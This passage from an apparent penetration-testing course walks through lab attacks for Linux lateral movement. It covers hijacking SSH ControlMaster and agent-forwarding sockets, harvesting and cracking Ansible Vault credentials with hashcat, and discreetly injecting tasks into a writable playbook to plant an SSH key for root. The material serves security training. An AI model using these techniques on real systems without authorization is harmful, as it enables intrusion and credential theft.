<sup>839</sup> (die.net), [https://linux.die.net/man/5/ssh\\_config](https://linux.die.net/man/5/ssh_config)

```
offsec@controller:~$ ssh offsec@linuxvictim
Last login: Wed May 13 16:11:26 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

*Listing 658 - Hijacking as the same user with an open socket*

We're now logged in on the linuxvictim machine without having been required to enter a password, effectively "piggybacking" an active legitimate connection to the same machine.

Now that we've demonstrated the first scenario, we'll close the attacker SSH session as the offsec user, while leaving the "Victim Session" open.

In the second scenario, we're logged in as a root user (or someone with sudo privileges). In this case, we return to our Kali VM and this time, we'll log in to the controller VM as root instead of offsec. From here, we can hijack the open SSH socket using the SSH client's **-S** parameter, which specifies a socket.

```
root@controller:~# ls -al /home/offsec/.ssh/controlmaster
total 8
drwxrwxr-x 2 offsec offsec 4096 May 13 16:22 .
drwx----- 3 offsec offsec 4096 May 13 13:55 ..
srw----- 1 offsec offsec    0 May 13 16:22 offsec@linuxvictim:22

root@controller:~# ssh -S /home/offsec/.ssh/controlmaster/offsec@linuxvictim\:22
offsec@linuxvictim
Last login: Wed May 13 16:22:08 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

*Listing 659 - Hijacking as root with an open socket*

Once again, we're able to log in to the linuxvictim machine without being required to enter a password.

### 14.1.4 SSH Hijacking Using SSH-Agent and SSH Agent Forwarding

Now that we've covered SSH hijacking with ControlMaster, let's move on to another technique. This method of SSH hijacking revolves around the use of *SSH-Agent* and *SSH Agent Forwarding*.

SSH-Agent is a utility that keeps track of a user's private keys and allows them to be used without having to repeat their passphrases on every connection.

SSH agent forwarding is a mechanism that allows a user to use the SSH-Agent on an intermediate server as if it were their own local agent on their originating machine. This is useful in situations where a user might need to **ssh** from an intermediate host into another network segment, which can't be directly accessed from the originating machine. It has the advantage of not requiring the private key to be stored on the intermediate server and the user does not need to enter their passphrase more than once.

This works by passing the SSH key response requests from the remote destination servers back through the SSH-Agent on the intermediate hosts to the originating client's SSH Agent for key validation.

To demonstrate this concept, we'll cover an attack scenario where a user connects to an intermediate server and then to a subsequent remote server using SSH agent forwarding. Then we'll discuss how we can exploit this connection.

To use an SSH-Agent, there needs to be an SSH keypair set up on the originating machine. This can be done with **ssh-keygen** as we covered earlier, ensuring we set a passphrase.

For our SSH connections to work using SSH-Agent forwarding, we need to have our public key installed on both the intermediate server and the destination server. In our case, the intermediate server will be the controller machine and the destination server will be linuxvictim. We can copy our key to both of them using the **ssh-copy-id** command from our Kali VM, specifying our public key with the **-i** flag.

```
kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@controller
kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@linuxvictim
```

*Listing 660 - Copying our SSH keys to the servers*

Additionally, we need to set our local SSH config file in **~/.ssh/config** on our Kali VM to have the following line.

```
ForwardAgent yes
```

*Listing 661 - Enabling agent forwarding on client machine*

This tells the SSH client we're connecting from to enable agent forwarding for connections.

Next, on the intermediate server, which in our case is the controller, we need to have the following line set in **/etc/ssh/sshd\_config**.

```
AllowAgentForwarding yes
```

*Listing 662 - Allowing agent forwarding on intermediate server*

This allows the intermediate server to forward key challenges back to the originating client's SSH agent.

SSH-Agent is automatically set to run on many Linux distributions, but we'll need to start it manually on our Kali VM.

```
kali@kali:~$ eval `ssh-agent`
```

*Listing 663 - Running SSH-Agent manually*

We can now add our keys to the SSH-Agent on our Kali VM using **ssh-add**. If we just want to use the key that is in the default key location (**~/.ssh/id\_rsa**), we don't need to specify any parameters. Alternatively, we can add the path to the key file we want to use immediately after the command. In our case, since our key is in the default location, we can just run **ssh-add**.

```
kali@kali:~$ ssh-add
Enter passphrase for /home/kali/.ssh/id_rsa:
Identity added: /home/kali/.ssh/id_rsa (kali@kali)
```

*Listing 664 - Running ssh-add*

Now that our key is registered with the agent, all we need to do to connect to the downstream server is a pair of **ssh** commands. We'll first ssh to the controller and then from there to the linuxvictim host.

```
kali@kali:~$ ssh offsec@controller
Enter passphrase for key '/home/kali/.ssh/id_rsa':
```

```
offsec@controller:~$ ssh offsec@linuxvictim  
offsec@linuxvictim:~$
```

*Listing 665 - SSHing through an intermediate server*

Note that we'll need to type our private key passphrase for the first connection so that the SSH-Agent can keep track of it.

Now that we know how to use SSH agent forwarding normally, let's discuss how to exploit it. We'll talk about two scenarios as we did with the ControlMaster example. We'll cover a case where we compromised an unprivileged user who has an open SSH session on the intermediate server and then the same scenario but with root privileges.

Let's discuss the first scenario where we have compromised the account of a user who is logged in to the intermediate server. With our previous ControlMaster exploitation, we were restricted to connecting to downstream servers that the user had an existing open connection to. With SSH agent forwarding, we don't have this restriction. Since the intermediate system acts as if we already have the user's SSH keys available, we can SSH to any downstream server the compromised user's private key has access to.

To exploit this, the compromised user needs to have an active SSH connection to the intermediate server. We'll simulate this by closing the previous shell to the linuxvictim box opened from the controller machine, but we'll leave the connection to the intermediate server open. This will act as the victim SSH *offsec* user session. Next, to simulate the attacker connection, we'll open a shell to the intermediate server using password authentication as the *offsec* user, and from there, we will **ssh** to the linuxvictim machine.

---

*Note that in the attacker session, we'll ssh to the intermediate box from a root kali shell to make sure that we are not leveraging the key pair we have in the kali home folder for authenticating with the intermediate server. In a real scenario, the attacker connection to the intermediate server would be performed from a different box.*

---

```
root@kali:~# ssh offsec@controller  
offsec@controller:~$ ssh offsec@linuxvictim  
offsec@linuxvictim:~$
```

*Listing 666 - SSHing through an intermediate server*

Excellent! SSH-Agent forwarding did its magic and we were able to access the downstream linuxvictim box through SSH key authentication even if we are not in possession of such keys.

However, there may be a case where we don't want to be logged in as the user whose SSH session is currently open. We may, for example, want to avoid adding artifacts to the logs related to that user.

The SSH-Agent mechanism creates an open socket<sup>840</sup> file on the intermediate server that can be accessed by users with elevated permissions. If we've compromised an account with *root* level access on the intermediate server, we can leverage the victim user's open socket directly.

---

*Note that both of these scenarios require the victim user to have an open SSH connection to the intermediate server.*

---

To demonstrate this, we'll leave our earlier *offsec* user's SSH connection to the controller server VM open. We'll then create a new SSH session from our Kali VM to the controller with the *root* user to simulate the attacker shell access.

As an attacker logged in to the root account on the controller, we first need to find the user's open SSH-Agent socket. We can get a list of SSH connections using **ps aux**.

```
root@controller:~# ps aux | grep ssh
root      8106  0.0  0.1  72300  3976 ?        Ss   09:20   0:00 /usr/sbin/sshd -D
root      8249  0.0  0.1  107984  3944 ?        Ss   09:59   0:00 sshd: root@pts/2
root     15147  0.0  0.3  107984  7192 ?        Ss   11:14   0:00 sshd: offsec [priv]
offsec    15228  0.0  0.1  107984  3468 ?        S    11:14   0:00 sshd: offsec@pts/0
root     16298  0.0  0.3  107984  7244 ?        Ss   11:31   0:00 sshd: offsec [priv]
offsec    16380  0.0  0.1  107984  3336 ?        S    11:31   0:00 sshd: offsec@pts/1
root     16391  0.0  0.3  107984  7276 ?        Ss   11:31   0:00 sshd: root@pts/3
root     16488  0.0  0.0   14428  1088 pts/3    S+   11:31   0:00 grep --color=auto ssh
root@controller:~#
```

Listing 667 - Finding user SSH connections via ps

If we inspect processes with "ssh" in the name, we will find any open connections from the host. We can use the usernames listed in these connections with the **pstree** command to get the process ID (PID) values for the SSH processes.

```
root@controller:~# pstree -p offsec | grep ssh
sshd(15228)---bash(15229)---su(15241)---bash(15242)
sshd(16380)---bash(16381)
root@controller:~#
```

Listing 668 - Finding PIDs using pstree

We'll try using the PID highlighted in the final line of the output above, which seems to indicate a bash session. We can **cat** the contents of the PID's environment file and search for a variable called *SSH\_AUTH\_SOCK*.

```
root@controller:~# cat /proc/16381/environ
LANG=en_US.UTF-
8USER=offsecLOGNAME=offsecHOME=/home/offsecPATH=/usr/local/sbin:/usr/local/bin:/usr/sb
in:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gamesMAIL=/var/mail/offsecSHELL=/bin/bash
SSH_CLIENT=192.168.119.120 49916 22SSH_CONNECTION=192.168.119.120 49916 192.168.120.40
22SSH_TTY=/dev/pts/1TERM=xterm-
256colorXDG_SESSION_ID=29XDG_RUNTIME_DIR=/run/user/1000SSH_AUTH_SOCK=/tmp/ssh-
```

<sup>840</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Unix\\_file\\_types#Socket](https://en.wikipedia.org/wiki/Unix_file_types#Socket)



```
70gTFiQJhL/agent.16380
root@controller:~#
```

*Listing 669 - SSH process environment file*

This variable lets SSH-Agent know where its socket file is located.

In Listing 669, we found the SSH auth socket was located at **SSH\_AUTH\_SOCK=/tmp/ssh-70gTFiQJhL/agent.16380**.

As an elevated user, we can use the victim's SSH agent socket file as if it were our own.

```
root@controller:~# SSH_AUTH_SOCK=/tmp/ssh-70gTFiQJhL/agent.16380 ssh-add -l
3072 SHA256:6cyHlr9fISx9kcgR9+1cr01Hnc+nVw0mnmQ/Em5KSfo kali@kali (RSA)

root@controller:~# SSH_AUTH_SOCK=/tmp/ssh-70gTFiQJhL/agent.16380 ssh
offsec@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Last login: Thu Jul 30 11:14:26 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

*Listing 670 - Using the victim's SSH agent socket as our own*

The first command sets our current privileged user's **SSH\_AUTH\_SOCK** environment variable to the open SSH socket of our victim. We then use **ssh-add -l** to show that the key is in our SSH Agent cache.

In the second command, we re-set the environment variable for the socket and then are able to **ssh** to the linuxvictim host as the victim user.

SSH hijacking can be a useful tool for lateral movement within a network. In the next section, we'll inspect an infrastructure tool commonly used to configure Linux systems and learn how it can be used for lateral movement.

#### 14.1.4.1 Exercises

1. Reproduce ControlMaster hijacking in the lab.
2. Reproduce SSH-Agent forwarding hijacking in the lab.

## 14.2 DevOps

DevOps<sup>841</sup> is an overall strategy used to promote consistency and automation. In particular, Devops applies to management of software builds, system changes, and infrastructure modifications. While a thorough exploration of DevOps is outside the scope of this module, it is helpful to recognize this trend toward increasing and improving process automation in modern companies.

DevOps technologies make traditional infrastructure and configuration tasks much more streamlined and efficient. They can quickly make configuration changes or system deployments that would have taken much more time. In some cases, these deployments are nearly instantaneous.

---

<sup>841</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/DevOps>



Due to the automated nature of these systems and the impact they can have on system output or corporate infrastructure, they can be useful to an attacker who wants to traverse internal networks.

DevOps mechanisms' inherent purpose is reconfiguring systems, especially by means of elevated privileges. This makes them a valuable target for exploitation.

There are many systems available that perform these sorts of functions. *Puppet*<sup>842</sup> and *Chef*<sup>843</sup> are both popular, but in this module we will take a closer look at *Ansible*,<sup>844</sup> which we've frequently encountered in penetration testing engagements.

### 14.2.1 Introduction to Ansible

*Ansible* is an infrastructure configuration engine that enables IT personnel to dynamically and automatically configure IT infrastructure and computing resources. It works through a "push" model where the Ansible controller connects to registered "nodes" and runs "modules" on them.

Ansible modules<sup>845</sup> are specialized Python scripts that are transported to the nodes by Ansible and then run to perform certain actions. This can be anything from gathering data to configuring settings or running commands and applications. After the scripts are run, artifacts from running the scripts are deleted and any data gathered by the script is returned to the controller.

In order for a machine to be set up as a node for an Ansible controller, it needs to be part of the Ansible inventory<sup>846</sup> on the controller server, normally located at `/etc/ansible/hosts`. Servers in the inventory can be grouped so that certain actions can be performed on some groups but not others.

For actions to be performed on the node, either the password for a user on the node needs to be stored on the controller, or the controller's Ansible account needs to be configured on the node using SSH keys. This allows the controller to connect to the node via SSH or other means and run the desired modules.

Because the Ansible server needs elevated privileges to perform certain tasks on the end node, the user configured by Ansible typically has *root* or *sudo*-level permissions.<sup>847</sup> Because of this, compromising the Ansible server or getting the private key for an Ansible configuration account could allow complete compromise of any nodes in the Ansible controller's inventory.

Before we learn how to exploit Ansible, let's spend a little time learning about its intended use. In the lab, we'll use the controller and linuxvictim machines to demonstrate these concepts. They will perform the roles of the Ansible controller and node respectively.

The *ansibleadm* user on the controller issues commands. The same account exists on the victim node. This account on the victim has the public key for the controller's *ansibleadm* user set in its

---

<sup>842</sup> (Puppet, 2020), <https://www.puppet.com>

<sup>843</sup> (Chef, 2020), <https://www.chef.io>

<sup>844</sup> (Red Hat, Inc., 2020), <https://www.ansible.com>

<sup>845</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/modules\\_intro.html](https://docs.ansible.com/ansible/latest/user_guide/modules_intro.html)

<sup>846</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/intro\\_inventory.html](https://docs.ansible.com/ansible/latest/user_guide/intro_inventory.html)

<sup>847</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/become.html](https://docs.ansible.com/ansible/latest/user_guide/become.html)

`authorized_keys` file to allow access. This user has `sudo` rights on the node to be able to perform privileged actions.

We can find the host inventory on the controller at `/etc/ansible/hosts`.

```
offsec@controller:~$ cat /etc/ansible/hosts
...
[victims]
linuxvictim
```

*Listing 671 - The Ansible inventory on our lab controller*

If we examine it, we find that it consists of only one host, the `linuxvictim` machine as part of a group called “victims”.

### 14.2.2 Enumerating Ansible

Now that we’ve covered Ansible’s intended use cases, let’s shift our perspective to that of an attacker. The first thing we need to do is determine whether or not Ansible is in use on our target system.

The quickest way to do this is to run the **ansible** command.

```
offsec@controller:~$ ansible
usage: ansible [-h] [--version] [-v] [-b] [--become-method BECOME_METHOD]
               [--become-user BECOME_USER] [-K] [-i INVENTORY] [--list-hosts]
...

```

*Listing 672 - Checking for Ansible on the target*

Some other indicators would be the existence of an `/etc/ansible` filepath, which contains Ansible configuration files, or the presence of “ansible” related usernames in `/etc/passwd`.

These clues would exist on an Ansible controller system. To identify whether a machine we’re on is an Ansible node instead, it can be useful to examine the list of users in `/etc/passwd` for Ansible-related usernames. We may also be able to identify Ansible nodes. First, we could examine the list of users in `/etc/passwd` for Ansible-related usernames.

We might also check for the list of home folders, which may give away whether a user account exists for performing Ansible actions. Finally, it may also be possible to detect Ansible-related log messages in the system’s **syslog** file.

Now that we know Ansible is installed on the target, let’s explore a few different attack vectors.

### 14.2.3 Ad-hoc Commands

Node actions can be initiated from an Ansible controller in two primary ways. The first is through ad-hoc commands,<sup>848</sup> and the second involves the use of playbooks.<sup>849</sup> Let’s begin with ad-hoc commands.

<sup>848</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/intro\\_adhoc.html](https://docs.ansible.com/ansible/latest/user_guide/intro_adhoc.html)

<sup>849</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/playbooks.html](https://docs.ansible.com/ansible/latest/user_guide/playbooks.html)

Ad-hoc commands are simple shell commands to be run on all, or a subset, of machines in the Ansible inventory. They're called "ad-hoc" because they're not part of a playbook (which scripts actions to be repeated). Typically, ad-hoc commands would be for one-off situations where we would want to run a command on multiple servers.

To find out how a command behaves outside of an attack scenario, let's run an ad-hoc command on our linuxvictim machine as *ansibleadm* using the following on the controller.

```
ansibleadm@controller:~$ ansible victims -a "whoami"
...
linuxvictim | CHANGED | rc=0 >>
ansibleadm
```

Listing 673 - Ad-hoc command

The above command ran **whoami** on all members of the victims group, which, in our case, is limited to only the linuxvictim machine. The command returned the result, which is "ansibleadm".

If we wanted to run a command as *root* or a different user, we can use the **--become** parameter. Without a value, this defaults to *root*, but we could specify a user if we want.

```
ansibleadm@controller:~$ ansible victims -a "whoami" --become
...
linuxvictim | CHANGED | rc=0 >>
root
```

Listing 674 - Ad-hoc command as root

In Listing 674, our command ran as root on the victim machine.

The potential of this attack vector is devastating. If we can gain privileges to run ad-hoc commands from the Ansible controller, we have backdoor root access to run commands on any of the hosts in the inventory file (under most common configurations).

## 14.2.4 Ansible Playbooks

Now that we've learned how Ad-hoc commands work, let's move on to a more common method, which will take advantage of Ansible playbooks. As before, we'll first take a look at how playbooks are intended to function and then discuss how to exploit them.

Playbooks allow sets of tasks to be scripted so they can be run routinely at points in time. This is useful for combining various setup tasks, such as adding user accounts and settings to a new server or updating large numbers of machines at once.

---

*Although it is quite common to run playbooks with elevated privileges, it is not always necessary. Security-aware administrators will set up dedicated users for Ansible tasks and limit their access to only what they need.*

---

Playbooks are written using the YAML<sup>850</sup> markup language. Let's try a simple playbook on our controller. In `/opt/playbooks/`, we'll create a file called `getinfo.yml` with the following contents.

```
---
- name: Get system info
  hosts: all
  gather_facts: true
  tasks:
    - name: Display info
      debug:
        msg: "The hostname is {{ ansible_hostname }} and the OS is {{
ansible_distribution }}"
```

*Listing 675 - A simple playbook*

The *name* value just gives a name to the playbook being run, and *hosts* specifies which hosts from the inventory this playbook should be run on. We can specify groups, individual hosts, or "all".

The *gather\_facts* value will gather information, or "facts", about the machine.<sup>851</sup> These facts are returned in a JSON format, then parsed by the controller to be used during processing of the playbook.

This process fills the `{{ansible_hostname}}` and `{{ansible_distribution}}` variables in our output. Both variables are the results of the initial fact-gathering process.

The *tasks* line specifies a new task to be performed, labeled with a *name*. The task also has a *msg* value containing a string with our output to be displayed when the task is run.

A task is just a call to an Ansible module. The Ansible documentation<sup>852</sup> contains a full list of available modules. In our playbook above, we run the *debug* module and provide a parameter of *msg* with a message to display.

We can run the playbook using the **ansible-playbook** command.

```
ansibleadm@controller:/opt/playbooks$ ansible-playbook getinfo.yml

PLAY [Get system info] *****

TASK [Gathering Facts] *****
...
ok: [linuxvictim]

TASK [Display info] *****
ok: [linuxvictim] => {
  "msg": "The hostname is linuxvictim and the OS is Ubuntu"
}

PLAY RECAP *****
```

<sup>850</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/reference\\_appendices/YAMLSyntax.html#yaml-syntax](https://docs.ansible.com/ansible/latest/reference_appendices/YAMLSyntax.html#yaml-syntax)

<sup>851</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/playbooks\\_variables.html#variables-discovered-from-systems-facts](https://docs.ansible.com/ansible/latest/user_guide/playbooks_variables.html#variables-discovered-from-systems-facts)

<sup>852</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/modules\\_intro.html](https://docs.ansible.com/ansible/latest/user_guide/modules_intro.html)

```
linuxvictim      : ok=2    changed=0    unreachable=0    failed=0    skipped=0
rescued=0        ignored=0
```

*Listing 676 - Running the first playbook*

The playbook was run on the victim system and was able to retrieve the victim's hostname and Linux distribution type.

Playbooks can also include a "become: yes" line if we want the scripts to be run as *root*. Alternatively, we can include a username if we want to run as someone else.

Playbooks are used more frequently than ad-hoc commands because they allow sysadmins to script tasks they would want to repeat more than once. Ad-hoc commands are useful for one-off actions, but if a sysadmin wishes to reconfigure systems the same way multiple times, run multiple tasks on the same sets of machines, or gather specific sets of information from different machines at different times, playbooks can be very handy.

### 14.2.5 Exploiting Playbooks for Ansible Credentials

We've discussed normal practice for Ansible, but as attackers, our attention is on the potential exploit. Of course, if we have root access or access to the Ansible administrator account on the Ansible controller, we can run ad-hoc commands or playbooks as the Ansible user on all nodes, typically with elevated or root access.

In addition, if Ansible is set up to use SSH for authentication to nodes, we could steal the Ansible administrator user's private key from their home folder and log in to the nodes directly. All of these are options if we're already *root* on the controller.

---

*This, of course, assumes there isn't a strong passphrase set for the keys. Often the private keys used by Ansible do not contain passphrases as Ansible configuration is intended to be run in an automated fashion.*

---

Unfortunately, these methods require root (or Ansible admin account) access, which we might not have. Let's explore additional options available to us as a non-root user.

If stored playbooks on the controller are in a world-readable location or we have access to the folder they're stored in, we can search for hardcoded credentials.

In some cases, it may be necessary or desirable for an administrator to avoid configuring a public key on a node machine. In this case, it's possible for the administrator to run commands on the node using SSH usernames and passwords instead.

In the following example, in our controller VM, the administrator of our Ansible controller wanted to create a file in the linuxvictim machine, but they needed to authenticate to the system as the *offsec* user.

---

*In our lab environment, the victim machine does have an SSH key set up (for the `ansibleadm` user), but for demonstration purposes, we'll pretend it doesn't and perform our actions as the `offsec` user.*

---

This user does not have the `ansibleadm` user's key in its `authorized_keys` file and so the sysadmin needed to use the `offsec` user's username and password to authenticate.

To do this, the administrator hardcoded the `offsec` user's credentials in the playbook, located in `/opt/playbooks/writefile.yaml`.

```
---
- name: Write a file as offsec
  hosts: all
  gather_facts: true
  become: yes
  become_user: offsec
  vars:
    ansible_become_pass: lab
  tasks:
    - copy:
        content: "This is my offsec content"
        dest: "/home/offsec/written_by_ansible.txt"
        mode: 0644
        owner: offsec
        group: offsec
```

Listing 677 - Hardcoded ansible credentials

The credentials are stored in the highlighted line above with the keyword `ansible_become_pass`. The above script indicates that the user that the script is becoming (in this case `offsec`) has a password of "lab".

We can run the playbook and verify that the file is written.

```
ansibleadm@controller:/opt/playbooks$ ansible-playbook writefile.yaml

PLAY [Write a file as offsec]
*****

TASK [Gathering Facts]
*****
ok: [linuxvictim]

TASK [copy]
*****
changed: [linuxvictim]

PLAY RECAP
*****
linuxvictim      : ok=2    changed=1    unreachable=0    failed=0
skipped=0      rescued=0    ignored=0
```

Listing 678 - Running the playbook

If we don't have access to run **ansible-playbook** but have read access to playbooks, we may be able to harvest sensitive credentials and compromise nodes used by Ansible.

Ansible does have newer features such as *Ansible Vault*,<sup>853</sup> which allows for secure storage of credentials for use in playbooks. Ansible Vault allows the user to encrypt or decrypt files or strings using a password.

On our controller VM, we find another playbook called `/opt/playbooks/writefilevault.yaml`. If we examine the contents, there is a different password type listed.

```
ansible_become_pass: !vault |
    $ANSIBLE_VAULT;1.1;AES256

39363631613935326235383232616639613231303638653761666165336131313965663033313232
3736626166356263323964366533656633313230323964300a323838373031393362316534343863
36623435623638373636626237333163336263623737383532663763613534313134643730643532
3132313130313534300a383762366333303666363165383962356335383662643765313832663238
3036
```

*Listing 679 - Encrypted vault password string*

The `!vault` keyword lets Ansible know that the value is vault-encrypted. As an attacker, we can copy the section of the encrypted payload above starting with `"$ANSIBLE_VAULT"` and attempt to crack it offline.

Let's copy the value above and put it into a text file called **test.yml** on our Kali VM. Again, in order to crack the password, we need to convert it to a format that John the Ripper or Hashcat can use. To do that, we can use the *ansible2john* utility included with JTR. This utility is included with default Kali installations at the following location: `/usr/share/john/ansible2john.py`.

---

*Note that the original encrypted string needs to be in the same format as shown above in Listing 679, but without any leading whitespace shown or it will fail with parsing errors.*

---

If we run **ansible2john.py** on the file, it returns a string in a workable format for Hashcat to use.

```
kali@kali:~$ python3 /usr/share/john/ansible2john.py ./test.yml
test.yml:$ansible$0*0*9661a952b5822af9a21068e7afae3a119ef0312276baf5bc29d6e3ef312029d0
*87b6c306f61e89b5c586bd7e182f2806*28870193b1e448c6b45b68766bb731c3bcb77852f7ca54114d70
d52121101540
```

*Listing 680 - Converting our Ansible Vault encrypted string to a crackable format*

We'll copy the string returned in Listing 680 after the initial filename and colon character into a new file called **testhash.txt**.

Now we can run **hashcat** on our file to crack the vault password using the **rockyou.txt** wordlist.

---

<sup>853</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/vault.html](https://docs.ansible.com/ansible/latest/user_guide/vault.html)

```
kali@kali:~$ hashcat testhash.txt --force --hash-type=16900
/usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
...
* Device #1: Kernel amp_a0.7da82001.kernel not found in cache! Building may take a
while...
Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords...: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 2 secs

$ansible$0*0*9661a952b5822af9a21068e7afae3a119ef0312276baf5bc29d6e3ef312029d0*87b6c306
f61e89b5c586bd7e182f2806*28870193b1e448c6b45b68766bb731c3cb77852f7ca54114d70d52121101
540:spongebob
...
```

*Listing 681 - Cracked the vault password*

As indicated in the highlighted result above, Hashcat was able to crack the vault password.

Back on our controller VM, we can copy the original encrypted vault string into a text file and pipe it to **ansible-vault decrypt**. We're prompted for our vault password ("spongebob") and then vault will provide us with the original, unencrypted password stored in the playbook for the *offsec* user.

```
ansibleadm@controller:/opt/playbooks$ cat pw.txt
$ANSIBLE_VAULT;1.1;AES256
39363631613935326235383232616639613231303638653761666165336131313965663033313232
3736626166356263323964366533656633313230323964300a323838373031393362316534343863
36623435623638373636626237333163336263623737383532663763613534313134643730643532
3132313130313534300a383762366333303666363165383962356335383662643765313832663238
3036

ansibleadm@controller:/opt/playbooks$ cat pw.txt | ansible-vault decrypt
Vault password:
lab
Decryption successful
```

*Listing 682 - Decrypted the original encrypted password*

Decrypting encrypted files (as opposed to strings) is essentially the same process, since files are encrypted using the same encryption scheme.

## 14.2.6 Weak Permissions on Ansible Playbooks

Another option we have at our disposal for exploiting Ansible environments is to take advantage of playbooks that we have write access to.

If the playbook files used on the controller have world-writable permissions or if we can find a way to write to them (perhaps through an exploit), we can inject tasks that will then be run the next time the playbook is run.

In the controller VM, the playbook `/opt/playbooks/getinfowritable.yaml` has lax permissions, allowing anyone within the "ansible" group to write to it.



In this particular scenario, we assume we have compromised the *bystander* account, which is in the “ansible” group. Because of this, the user has write access to the **playbooks** folder through group permissions. If we log in to the controller as *bystander*, we can edit the **getinfowritable.yaml** playbook.

Let’s modify the file by adding few tasks to it.

```
---
- name: Get system info
  hosts: all
  gather_facts: true
  become: yes
  tasks:
    - name: Display info
      debug:
        msg: "The hostname is {{ ansible_hostname }} and the OS is {{
ansible_distribution }}"

    - name: Create a directory if it does not exist
      file:
        path: /root/.ssh
        state: directory
        mode: '0700'
        owner: root
        group: root

    - name: Create authorized keys if it does not exist
      file:
        path: /root/.ssh/authorized_keys
        state: touch
        mode: '0600'
        owner: root
        group: root

    - name: Update keys
      lineinfile:
        path: /root/.ssh/authorized_keys
        line: "ssh-rsa AAAAB3NzaC1...Z86S0m..."
        insertbefore: EOF
```

Listing 683  Rogue tasks added to the playbook

We could completely overwrite the playbook if we wanted to, but that would change its intended functionality. This behavior is likely to be noticed by the administrator, especially if the playbook is run frequently. It’s much more discreet to keep the original functionality intact, tack on several new tasks, and add the *become* value to ensure the playbook is run as *root*.

The first task we inserted creates the **/root/.ssh** folder and sets the appropriate permissions on it. The second task creates the **authorized\_keys** file and sets its permissions. The last task copies our public key into the *root* user’s **authorized\_keys** file, appending it to the end if the file already exists. In this case, we’ve used the public key from our Kali VM.

If the playbook is run by the *ansibleadm* user, our key is added to the *root* user’s account on the linuxvictim host. Once it is added, we are able to SSH to the linuxvictim machine from our Kali VM as *root*.

```
kali@kali:~$ ssh root@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@linuxvictim:~#
```

*Listing 684 - Logging in as root with our Kali VM's SSH key*

There may be a situation where we want to run shell commands directly on the machine. To do this, we insert the commands we want to run in a *command*<sup>854</sup> Ansible task in the *getinfo.writable.yml* playbook we used earlier.

```
- name: Run command
  shell: touch /tmp/mycreatedfile.txt
  async: 10
  poll: 0
```

*Listing 685 - Running our shell command as a command task*

There are a few unfamiliar options here: *async*, *poll*, and *shell*. Typically, when an Ansible playbook is run, it “blocks” or waits for a response to report back to the controller.<sup>855</sup> If we specify the *async* parameter with any timeout value, the command will run asynchronously. The timeout value is disregarded because the *poll* setting of 0 makes the *async* value irrelevant. This tells Ansible not to poll the process for results but just let it run on its own until the execution of the playbook is complete.

The *shell* value specifies the shell command we want to run.

If we run the playbook as before, then check the */tmp* directory on the *linuxvictim* host, we notice that the command was run successfully.

```
offsec@linuxvictim:~$ ls -al /tmp/mycreatedfile.txt
-rw-r--r-- 1 root root 0 Sep 24 14:05 /tmp/mycreatedfile.txt
```

*Listing 686 - Our shell command executed successfully*

## 14.2.7 Sensitive Data Leakage via Ansible Modules

Another way that Ansible can be useful for lateral movement is through sensitive data leaks. Although there are protections for credentials and sensitive data being used in module parameters in Ansible playbooks, some modules leak data to */var/log/syslog*<sup>856</sup> in the form of module parameters. This happens when the set of a module's parameters are not fixed and can potentially change depending on how the module is being run.

A good example of this is the *shell*<sup>857</sup> Ansible module. Let's imagine a scenario where an Ansible administrator wants to run a playbook on a managed node to make a database backup from a remote server. An example playbook might look something like this.

<sup>854</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/modules/command\\_module.html](https://docs.ansible.com/ansible/latest/modules/command_module.html)

<sup>855</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/user\\_guide/playbooks\\_async.html](https://docs.ansible.com/ansible/latest/user_guide/playbooks_async.html)

<sup>856</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Syslog>

<sup>857</sup> (Red Hat, Inc., 2020), [https://docs.ansible.com/ansible/latest/modules/shell\\_module.html](https://docs.ansible.com/ansible/latest/modules/shell_module.html)

```
ansibleadm@controller:/opt/playbooks$ cat mysqlbackup.yml
---
- name: Backup TPS reports
  hosts: linuxvictim
  gather_facts: true
  become: yes
  tasks:
    - name: Run command
      shell: mysql --user=root --password=hotdog123 --host=databaseserver --databases
      tpsreports --result-file=/root/reportsbackup
      async: 10
      poll: 0
```

*Listing 687 - Shell module playbook example*

The *shell* line above shows that the playbook will attempt to connect to a server called *databaseserver* (in our case, this server doesn't exist but is used for illustration purposes) and dump the *tpsreports* database to a file on the *linuxvictim* Ansible node.

In this case, because the process is automated and will run frequently, the administrator placed the username and password directly into the playbook.

It should be clear to us by now why this is bad practice. System administrators sometimes consider plain text password inclusion to be "safe enough" in a context like this one, because the script is readable only for the Ansible administrator user and root.

When the Ansible administrator runs the playbook on the node (our *linuxvictim* machine), it attempts to connect to the MySQL server and dump the database. However, because of how it is executed, the playbook will log the shell command to syslog by default. An exception to this is when the *no\_log* option is set to *true* in the playbook.

---

*It can be useful to grep the /var/log/syslog file for keywords like "password" to find these sorts of leaked secrets.*

---

Let's log in to the *linuxvictim* host as *offsec* and examine the contents of */var/log/syslog*.

```
